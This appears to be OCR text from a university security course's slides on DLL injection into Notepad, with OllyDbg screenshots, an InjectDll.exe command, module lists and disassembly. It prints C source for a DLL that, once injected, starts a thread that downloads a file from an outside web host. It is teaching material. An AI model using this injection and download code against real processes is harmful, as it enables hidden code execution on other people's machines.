
Go to "Events" → select "Break on new module (DLL)"



Attach to a process



Attach to a process (Notepad.exe)



Inject Dll

xpxp (Snapshot 3) [Running]

Command Prompt

```
01/23/2019 09:49 PM          75,264 myhack.dll
03/05/2019 01:36 PM          75,264 myhack_hacked.dll
01/23/2019 10:18 PM        149,152 strings.exe
5 File(s)          518,947 bytes
2 Dir(s)      8,147,972,096 bytes free

C:\Work>InjectDll.exe 1732 c:\work\myhack_hacked.dll
```

Task Manager

Process Name	Private Bytes	Working Set	Company Name
cmd.exe	2,112 K	1,264 K	Microsoft Corporation
procexp.exe	12,872 K	5,248 K	Sysinternals - www.sysinter...
Dbgview.exe	1,156 K	1,180 K	Sysinternals
Wireshark.exe	95,056 K	33,528 K	The Wireshark developer ...
dumpcap.exe	2,120 K	2,720 K	The Wireshark developer ...
notepad.exe	1,140 K	4,112 K	Microsoft Corporation
OLLYDBG.EXE	7,932 K	8,284 K	1620 OllyDbg, 32-bit analysing deb...

Task Manager - Processes

Name	Description	Company Name	Path
AcGenral.dll	Windows Compatibility DLL	Microsoft Corporation	C:\WINDOWS\AppPatch\AcGenral.dll
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\WINDOWS\system32\advapi32.dll
comctl32.dll	User Experience Controls Library	Microsoft Corporation	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-...
comdlg32.dll	Common Dialogs DLL	Microsoft Corporation	C:\WINDOWS\system32\comdlg32.dll
ctype.nls			C:\WINDOWS\system32\ctype.nls
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\WINDOWS\system32\gdi32.dll
imm32.dll	Windows XP IMM32 API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\imm32.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
locale.nls			C:\WINDOWS\system32\locale.nls
lpk.dll	Language Pack	Microsoft Corporation	C:\WINDOWS\system32\lpk.dll
msacm32.dll	Microsoft ACM Audio Filter	Microsoft Corporation	C:\WINDOWS\system32\msacm32.dll
MSCTF.dll	MSCTF Server DLL	Microsoft Corporation	C:\WINDOWS\system32\MSCTF.dll
MSCTFIME.IME	Microsoft Text Frame Work Servic...	Microsoft Corporation	C:\WINDOWS\system32\MSCTFIME.IME
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcrt.dll
notepad.exe	Notepad	Microsoft Corporation	C:\WINDOWS\system32\notepad.exe

CPU Usage: 2.00% Commit Charge: 88.00% Processes: 34 Physical Usage: 63.02%

start | C... | 2 V | 2 C | C... | Pr... | D... | C... | U... | 1:46 PM

xpxp (Snapshot 3) [Running]

OllyDbg - notepad.exe - [Executable modules]

File View Debug Plugins Options Window Help

Base Size Entry Name File version Path

01000000	00014000	0100739D	notepad	5.1.2600.5512	C:\WINDOWS\system32\notepad.exe
10000000	00016000	10001412	myhack_h		c:\work\myhack_hacked.dll
5A070000	00038000	5A071626	UxTheme	6.00.2900.5512	C:\WINDOWS\system32\UxTheme.dll
5CB70000	00026000	5CB78E61	ShimEng	5.1.2600.5555	C:\WINDOWS\system32\ShimEng.dll
629C0000	00009000	629C2EAD	LPK	5.1.2600.5512	C:\WINDOWS\system32\LPK.DLL
6F880000	001CA000	6F8A606E	AcGenral	5.1.2600.5512	C:\WINDOWS\AppPatch\AcGenral.DLL
73000000	00026000	730054A5	WINSPPOOL	5.1.2600.5512	C:\WINDOWS\system32\WINSPPOOL.DRV
74720000	0004C000	747213AD	MSCTF	5.1.2600.6161	C:\WINDOWS\system32\MSCTF.dll
74D90000	0006B000	74DAE439	USP10	1.0420.2600.642	C:\WINDOWS\system32\USP10.dll
755C0000	0002E000	755DA01C	msctfime	5.1.2600.5768	C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.5512	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	comdlg32	6.00.2900.5512	C:\WINDOWS\system32\comdlg32.dll
769C0000	000B4000	769C15E4	USERENV	5.1.2600.5512	C:\WINDOWS\system32\USERENV.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.6160	C:\WINDOWS\system32\WINMM.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.6341	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp_sp3_q	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2
774E0000	0013E000	774FD079	ole32	5.1.2600.6435	C:\WINDOWS\system32\ole32.dll
77BE0000	00015000	77BE1292	MSACM32	5.1.2600.5512	C:\WINDOWS\system32\MSACM32.dll
77C00000	00003000	77C01135	VERSION	5.1.2600.5512	C:\WINDOWS\system32\VERSION.dll
77C10000	00053000	77C1F2A1	msvcrt	7.0.2600.5701	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.6382	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00093000	77E7628F	RPCRT4	5.1.2600.6477	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.6460	C:\WINDOWS\system32\GDI32.dll
77FE0000	00076000	77FE522B	SHLWAPI	6.00.2900.5912	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2146	Secur32	5.1.2600.5834	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.6532	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912AFC	ntdll	5.1.2600.6055	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00018000	7C9E7516	SHELL32	6.00.2900.6242	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	C:\WINDOWS\system32\USER32.dll

Break on new module(s) Paused

start C... 2 V 2 C C... Pr... D... C... U... 1:58 PM Left %



```

1 #include "windows.h"
2 #include "tchar.h"
3
4 #pragma comment(lib, "urlmon.lib")
5
6 #define DEF_URL (L"http://www.naver.com/index.html")
7 #define DEF_FILE_NAME (L"index.html")
8
9 HMODULE g_hMod = NULL;
10
11 DWORD WINAPI ThreadProc(LPVOID lParam)
12 {
13     TCHAR szPath[_MAX_PATH] = {0,};
14
15     if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
16         return FALSE;
17
18     TCHAR *p = _tcsrchr( szPath, '\\' );
19     if( !p )
20         return FALSE;
21
22     _tcsncpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);
23
24     URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);
25
26     return 0;
27 }
28
29 BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
30 {
31     HANDLE hThread = NULL;
32
33     g_hMod = (HMODULE)hinstDLL;
34
35     switch( fdwReason )
36     {
37     case DLL_PROCESS_ATTACH :
38         OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
39         hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
40         CloseHandle(hThread);
41         break;
42     }
43
44     return TRUE;
45 }

```

OlllyDbg - notepad.exe - [CPU - thread 00000750, module myhack]

File View Debug Plugins Options Window Help

10001000	55	PUSH EBP	
10001001	8BEC	MOV EBP,ESP	
10001003	81EC 0C020000	SUB ESP,20C	
10001009	A1 04200110	MOV EAX,DWORD PTR DS:[10012004]	
1000100E	33C5	XOR EAX,EBP	
10001010	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
10001013	68 00020000	PUSH 208	
10001018	8D85 F4DFFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	
1000101E	6A 00	PUSH 0	
10001020	50	PUSH EAX	
10001021	E8 5A0F0000	CALL myhack.10001F80	
10001025	83C4 0C	ADD ESP,0C	
10001029	8D85 F4DFFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	
1000102F	68 04010000	PUSH 104	
10001034	50	PUSH EAX	
10001035	FF35 7C320110	PUSH DWORD PTR DS:[1001327C]	
10001038	FF15 00C00010	CALL DWORD PTR DS:[<&KERNEL32.GetModule	BufSize = 104 (260.) PathBuffer hModule = 10000000 (myhack) GetModuleFileNameW
10001041	85C0	TEST EAX,EAX	
10001043	74 43	JE SHORT myhack.10001088	
10001045	8D85 F4DFFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	
10001048	6A 5C	PUSH 5C	
1000104D	50	PUSH EAX	
1000104E	E8 600C0000	CALL myhack.10001CB3	
10001053	83C4 08	ADD ESP,8	
10001056	85C0	TEST EAX,EAX	
10001058	74 2E	JE SHORT myhack.10001088	
1000105A	68 C8000110	PUSH myhack.10010AC8	Arg3 = 10010AC8
1000105F	83C0 02	ADD EAX,2	Arg2 = 00000104
10001062	68 04010000	PUSH 104	Arg1
10001067	50	PUSH EAX	myhack.10003464
10001068	E8 F7200000	CALL myhack.10003464	
1000106D	83C4 0C	ADD ESP,0C	
10001070	8D85 F4DFFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	
10001076	6A 00	PUSH 0	
10001078	6A 00	PUSH 0	
1000107A	50	PUSH EAX	
1000107B	68 E0000110	PUSH myhack.10010AE0	UNICODE "https://www.naver.com/index.html"
1000107D	6A 00	PUSH 0	
10001082	FF15 00C10010	CALL DWORD PTR DS:[<&urlmon.URLDownload	urlmon.URLDownloadToFileW
10001088	8B40 FC	MOV ECX,DWORD PTR SS:[EBP-4]	
1000108B	33C0	XOR EAX,EAX	
1000108D	33C0	XOR ECX,EBP	
1000108F	E8 4D000000	CALL myhack.100010E1	
10001094	8BE5	MOV ESP,EBP	
10001096	5D	POP EBP	
10001097	C2 0400	RETN 4	
10001099	CC	INT3	

Address	Hex dump	ASCII
01000000	00 00 00 00 04 70 00 01 00 00 00 00 00 00 00 00	...p.o.....
01000010	00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 00d...o..

Breakpoint at myhack.10001000

start OlllyDbg - notepad.exe Command Prompt Process Explorer... Untitled - Notepad

Q & A

